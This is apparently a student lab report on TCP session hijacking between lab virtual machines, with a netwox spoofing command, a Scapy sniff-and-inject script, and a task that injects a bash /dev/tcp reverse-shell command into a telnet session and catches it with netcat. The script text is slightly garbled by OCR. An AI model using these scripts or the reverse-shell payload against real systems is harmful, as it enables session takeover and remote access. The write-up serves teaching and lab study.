
```
[02/27/2019 20:41]Mudelkadi@VM1:~$ sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10
.0.2.4 --tcp-dst 23 --tcp-src 56168 --tcp-seqnum 1544587041 --tcp-window 2000 --t
cp-data "4c69766572706f6f6c20576f6e"
```

Got the data part by converting the actual data to hexadecimal using python:



```
>>> "Liverpool Won".encode("hex")
'4c69766572706f6f6c20576f6e'
```

The packet was spoofed successfully, spoofed packet below:




```
IP_______________________________________________________________.
|version|  ihl  |      tos      |            totlen              |
|___4___|___5___|____0x00=0_____|___________0x0035=53____________|
|              id               |r|D|M|       offsetfrag         |
|_________0x6306=25350__________|0|0|0|________0x0000=0__________|
|      ttl      |   protocol    |           checksum             |
|____0x00=0_____|____0x06=6_____|____________0x3FB5______________|
|                            source                              |
|__________________________10.0.2.5______________________________|
|                          destination                           |
|__________________________10.0.2.4______________________________|
TCP______________________________________________________________.
|          source port          |       destination port         |
|_________0xDB68=56168__________|___________0x0017=23____________|
|                            seqnum                              |
|_____________________0x5C108721=1544587041______________________|
|                            acknum                              |
|_________________________0x00000000=0___________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window              |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|__________0x07D0=2000___________|
|           checksum            |            urgptr              |
|_________0xFB0E=64270__________|___________0x0000=0_____________|
4c 69 76 65  72 70 6f 6f  6c 20 57 6f  6e          # Liverpool Won
```

Observation: Using netwox we could send a spoofed packed to session hijack between VM3 and VM2. The details of the solution is explained as steps above.


Using scapy:

Created the tcp connection between VM3 and VM2. Then wrote a code for session hijacking:

Code:



```
rom scapy.all import *

def attack(p):
        s=p[TCP].ack
        a=p[TCP].seq + len(p[TCP].payload)
        spt=p[TCP].sport
        dpt=p[TCP].dport
        ip = IP(src="10.0.2.5", dst="10.0.2.4")
        tcp = TCP(sport=dpt, dport=spt, flags="A", seq=s,ack=a)
        data = "Liverpool Won"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt,verbose=0)

p=sniff(filter="tcp and src host 10.0.2.4 and dst host 10.0.2.5",prn=attack,count=1)
```




```
[02/27/2019 22:55]Mudelkadi@VM1:~$ sudo python seshijack.py
version    : BitField (4 bits)                    = 4               (4)
ihl        : BitField (4 bits)                    = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.0.2.5'      (None)
dst        : DestIPField                          = '10.0.2.4'      (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 56180           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 4037717245L     (0)
ack        : IntField                             = 4152182817L     (0)
dataofs    : BitField (4 bits)                    = None            (None)
reserved   : BitField (3 bits)                    = 0               (0)
flags      : FlagsField (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              ([])
--
load       : StrField                             = 'Liverpool Won' ('')
```

Observation: Successfully spoofed a packet to hijack a connection.

Explanation: As you can see from the code we sniff the packets going from server VM2 to client VM3 and take the packet details such as seq, sport and dport and use it for spoofing the packet to VM3 with a data.


3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking:

Using Scapy:




```
3 packages can be updated.
0 updates are security updates.

[02/27/2019 22:42]Mudelkadi@VM2:~$ a
```


Code:



```
rom scapy.all import *

def attack(p):
        s=p[TCP].ack
        a=p[TCP].seq + len(p[TCP].payload)
        spt=p[TCP].sport
        dpt=p[TCP].dport
        ip = IP(src="10.0.2.5", dst="10.0.2.4")
        tcp = TCP(sport=dpt, dport=spt, flags="A", seq=s,ack=a)
        data = "\rbash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1\r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt,verbose=0)

p=sniff(filter="tcp and src host 10.0.2.4 and dst host 10.0.2.5",prn=attack,count=1)
~
~
```



```
[02/27/2019 22:42]Mudelkadi@VM1:~$ sudo python seshijack.py
version    : BitField (4 bits)                     = 4                (4)
ihl        : BitField (4 bits)                     = None             (None)
tos        : XByteField                            = 0                (0)
len        : ShortField                            = None             (None)
id         : ShortField                            = 1                (1)
flags      : FlagsField (3 bits)                   = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField (13 bits)                    = 0                (0)
ttl        : ByteField                             = 64               (64)
proto      : ByteEnumField                         = 6                (0)
chksum     : XShortField                           = None             (None)
src        : SourceIPField                         = '10.0.2.5'       (None)
dst        : DestIPField                           = '10.0.2.4'       (None)
options    : PacketListField                       = []               ([])
--
sport      : ShortEnumField                        = 56176            (20)
dport      : ShortEnumField                        = 23               (80)
seq        : IntField                              = 4018066496L      (0)
ack        : IntField                              = 542634928        (0)
dataofs    : BitField (4 bits)                     = None             (None)
reserved   : BitField (3 bits)                     = 0                (0)
flags      : FlagsField (9 bits)                   = <Flag 16 (A)>    (<Flag 2 (S)>)
window     : ShortField                            = 8192             (8192)
chksum     : XShortField                           = None             (None)
urgptr     : ShortField                            = 0                (0)
options    : TCPOptionsField                       = []               ([])
--
load       : StrField                              = '\rbash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1\r' (''
)
```



```
[02/27/2019 22:45]Mudelkadi@VM1:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, s
port 49878)
[02/27/2019 22:45]Mudelkadi@VM2:~$ ls
ls
android
bankDetails.txt
bin
Customization
Desktop
Documents
Downloads
examples.desktop
```

Observation: Successfully created reverse shell using session hijacking.

Explanation: As you can see in the code, we sniff a tcp packet going from the server VM2 to client VM3. From the sniffed packet we collect information like seq, sport, dport and ack to construct the spoofed packet. In the spoofed packet we send command as data to create a reverse shell. We successfully created reverse shell and you can see we can list files of server's machine.